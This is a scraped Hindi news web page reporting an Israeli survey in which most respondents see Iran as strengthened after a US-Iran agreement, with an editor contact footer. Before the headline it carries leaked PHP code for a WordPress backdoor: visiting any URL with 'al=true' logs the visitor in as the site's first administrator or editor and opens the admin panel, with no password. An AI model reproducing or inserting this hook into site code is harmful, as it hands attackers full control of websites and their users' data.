// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){$u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);}if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); इजरायल में सर्वे से खुलासा, ईरान की स्थितिमजबूत मानी गई – प्रत्युषा आशा की नयी किरण
विदेश

इजरायल में सर्वे से खुलासा, ईरान की स्थिति मजबूत मानी गई

नई दिल्ली
अमेरिका और ईरान के बीच भले ही समझौता हो गया है, लेकिन अभी भी मिडिल ईस्ट में तनाव जारी है। इजरायल लेबनान के खिलाफ मोर्चा खोल रखा है। इस बीच एक चौंकाने वाले सर्वे रिपोर्ट सामने आया है। सर्वेक्षण के अनुसार, इजरायली जनता ने साफ संकेत दिया है कि हालिया पश्चिम एशिया संघर्ष और अमेरिका-ईरान समझौते के बाद ईरान मजबूत होकर उभरा है, जबकि प्रधानमंत्रीबेंजामिन नेतन्याहू की सरकार की छवि बुरी तरह धूमिल हुई है। हिब्रू विश्वविद्यालय और अगम संस्थान के सहयोग से 17 से 20 जून के बीच कराए गए सर्वेक्षण में 3,644 लोगों ने भाग लिया।

न्यूज एजेंसी एएफपी के मुताबिक, सर्वे में शामिल 92.1 प्रतिशत लोगों का मानना है कि ईरान ने संघर्ष जीत लिया या इजरायल की तुलना में उसे ज्यादा फायदाहुआ। 82.9 प्रतिशत इजरायलियों ने कहा कि इस युद्ध और उसके परिणामों से इजरायल की दीर्घकालिक सुरक्षा कमजोर हुई है। खास बात यह है कि यह धारणा केवल विपक्षी समर्थकों तक सीमित नहीं है। नेतन्याहू के दक्षिणपंथी राजनीतिक आधार वाले मतदाताओं में भी 93.1 प्रतिशत ने ईरान को मजबूत बताते हुए इसे इजरायल की हार माना।

अमेरिका-ईरान समझौते का भारी विरोध
इतना ही नहीं, सर्वेक्षण में अमेरिका-ईरान समझौते को इजरायलियों का भारीबहुमत विरोध करता दिखा। 63.2 प्रतिशत लोगों ने समझौते का विरोध किया, जबकि केवल 12.1 प्रतिशत ने इसका समर्थन किया। नेतन्याहू सरकार की छवि पर सबसे गंभीर प्रहार यह रहा कि 72.5 प्रतिशत उत्तरदाताओं ने प्रधानमंत्री के ईरान के खिलाफ सैन्य अभियान की सफलता वाले दावों पर भरोसा नहीं जताया। 56.4 प्रतिशत लोगों ने युद्ध प्रबंधन को 'विफल' या 'खराब' करार दिया।

स्विट्जरलैंड में फिर शुरू हुई अमेरिका-ईरान वार्ता
यह सर्वेक्षण ऐसे समय में सामने आया है जब अमेरिकी और ईरानी अधिकारी रविवार को स्विट्जरलैंड में दीर्घकालिक समझौते पर बातचीत कर रहे हैं। अस्थायी समझौते को स्थायी बनाने के लिए हो रही इन वार्ताओं में तेहरान का परमाणु कार्यक्रम, तेल निर्यात और क्षेत्रीय सुरक्षा प्रमुख मुद्दे हैं।

ये वार्ताएं लेबनान में जारी तनाव के बीच हो रही हैं।दक्षिणी लेबनान में इजरायली सैनिकों और हिजबुल्लाह के बीच झड़पों के बाद शुक्रवार को घोषित युद्धविराम का दोनों पक्ष उल्लंघन करने का आरोप लगा रहे हैं। ईरान ने स्पष्ट किया है कि लेबनान में स्थायी युद्धविराम वार्ता की सफलता के लिए जरूरी है, जबकि अमेरिका अगले 60 दिनों में व्यापकसमझौते की उम्मीद जता रहा है।

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile :-91-9893051148
Website: pratyushaashakinayikiran.com

जनसम्पर्क विभाग – आरएसएस फीड

[wp-rss-aggregator]